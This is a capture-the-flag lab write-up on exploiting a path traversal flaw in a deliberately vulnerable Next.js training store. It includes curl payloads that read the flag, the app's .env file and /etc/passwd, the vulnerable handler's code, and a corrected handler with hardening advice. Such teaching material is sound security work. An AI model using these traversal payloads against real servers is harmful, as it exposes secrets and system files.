
The OopsSec Store exposes /api/files?file=..., an endpoint that serves documents from a documents/ folder. The filename gets joined to the base directory with no sanitization, so one ../ is enough to walk out of documents/ and read anything the Node process can open.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeHead to http://localhost:3000.
Target identification

The /api/files route reads a filename from the file query parameter and returns the file content from the documents/ folder at the project root. The challenge flag sits in flag.txt, one level above documents/.
Exploitation
Step 1: Confirm normal behaviour
Start with a legit file to check the endpoint works:
curl "http://localhost:3000/api/files?file=readme.txt"You get back a JSON payload with the filename and the raw file content. No filtering, no encoding, just the file as-is.
Step 2: Identify the traversal distance
documents/ and flag.txt share the same parent (the project root). So one ../ walks you from inside documents/ back up to where the flag lives.
Step 3: Send the traversal payload
Send the payload through the query parameter:
curl "http://localhost:3000/api/files?file=../flag.txt"Pasting the same URL into a browser works just as well:
http://localhost:3000/api/files?file=../flag.txtStep 4: Retrieve the flag
The response contains the file content:
{
  "filename": "../flag.txt",
  "content": "OSS{p4th_tr4v3rs4l_4tt4ck}"
}
The flag is OSS{p4th_tr4v3rs4l_4tt4ck}.
Additional targets
The same trick reaches anything the Node process can read:
curl "http://localhost:3000/api/files?file=../.env"
curl "http://localhost:3000/api/files?file=../../../../etc/passwd"
Each extra ../ climbs one more directory. As long as the app’s user has read access, the file comes back.
Vulnerable code analysis
Here’s the relevant part of the handler:
export async function GET(request: NextRequest) {
  const { searchParams } = new URL(request.url);
  const file = searchParams.get("file");

  const baseDir = join(process.cwd(), "documents");
  const filePath = join(baseDir, file);
  const content = await readFile(filePath, "utf-8");

  return NextResponse.json({ filename: file, content });
}
A few things are wrong here:
- The
filevalue goes straight into the path. No validation, no rejection of.., nothing. path.join()looks like a safety net but isn’t one. It’s a string helper. It resolves..the way the shell would, which meansjoin("/app/documents", "../flag.txt")gives you/app/flag.txt.- Nothing checks that the final path still lives inside
baseDirbefore the read happens.
The bug comes from treating path.join() as a sandbox. It was never meant to be one. Prepending a trusted directory to untrusted input doesn’t keep the result in that directory once .. shows up.
Remediation
Resolve the absolute path first, then check it’s still inside baseDir before touching the disk:
import { resolve, sep } from "node:path";
import { readFile } from "node:fs/promises";
import { NextRequest, NextResponse } from "next/server";

export async function GET(request: NextRequest) {
  const { searchParams } = new URL(request.url);
  const file = searchParams.get("file");

  if (!file) {
    return NextResponse.json(
      { error: "File parameter is required" },
      { status: 400 }
    );
  }

  const baseDir = resolve(process.cwd(), "documents");
  const filePath = resolve(baseDir, file);

  if (filePath !== baseDir && !filePath.startsWith(baseDir + sep)) {
    return NextResponse.json({ error: "Forbidden" }, { status: 403 });
  }

  const content = await readFile(filePath, "utf-8");
  return NextResponse.json({ filename: file, content });
}
path.resolve() gives you an absolute path with .. already collapsed. The startsWith(baseDir + sep) check rejects anything outside the folder, including siblings like /app/documents-backup that would slip past a naive startsWith(baseDir). Reject first, read after.
For production, don’t stop there:
- Keep an allowlist of filenames or identifiers and look up the real path server-side. Never accept raw paths from the client.
- Reject input with path separators (
/,\), null bytes, or..before any path work. - Run the app under a user that can only read what it actually needs.
- Log requests that resolve outside the expected directory. Someone probing for this is usually probing for more.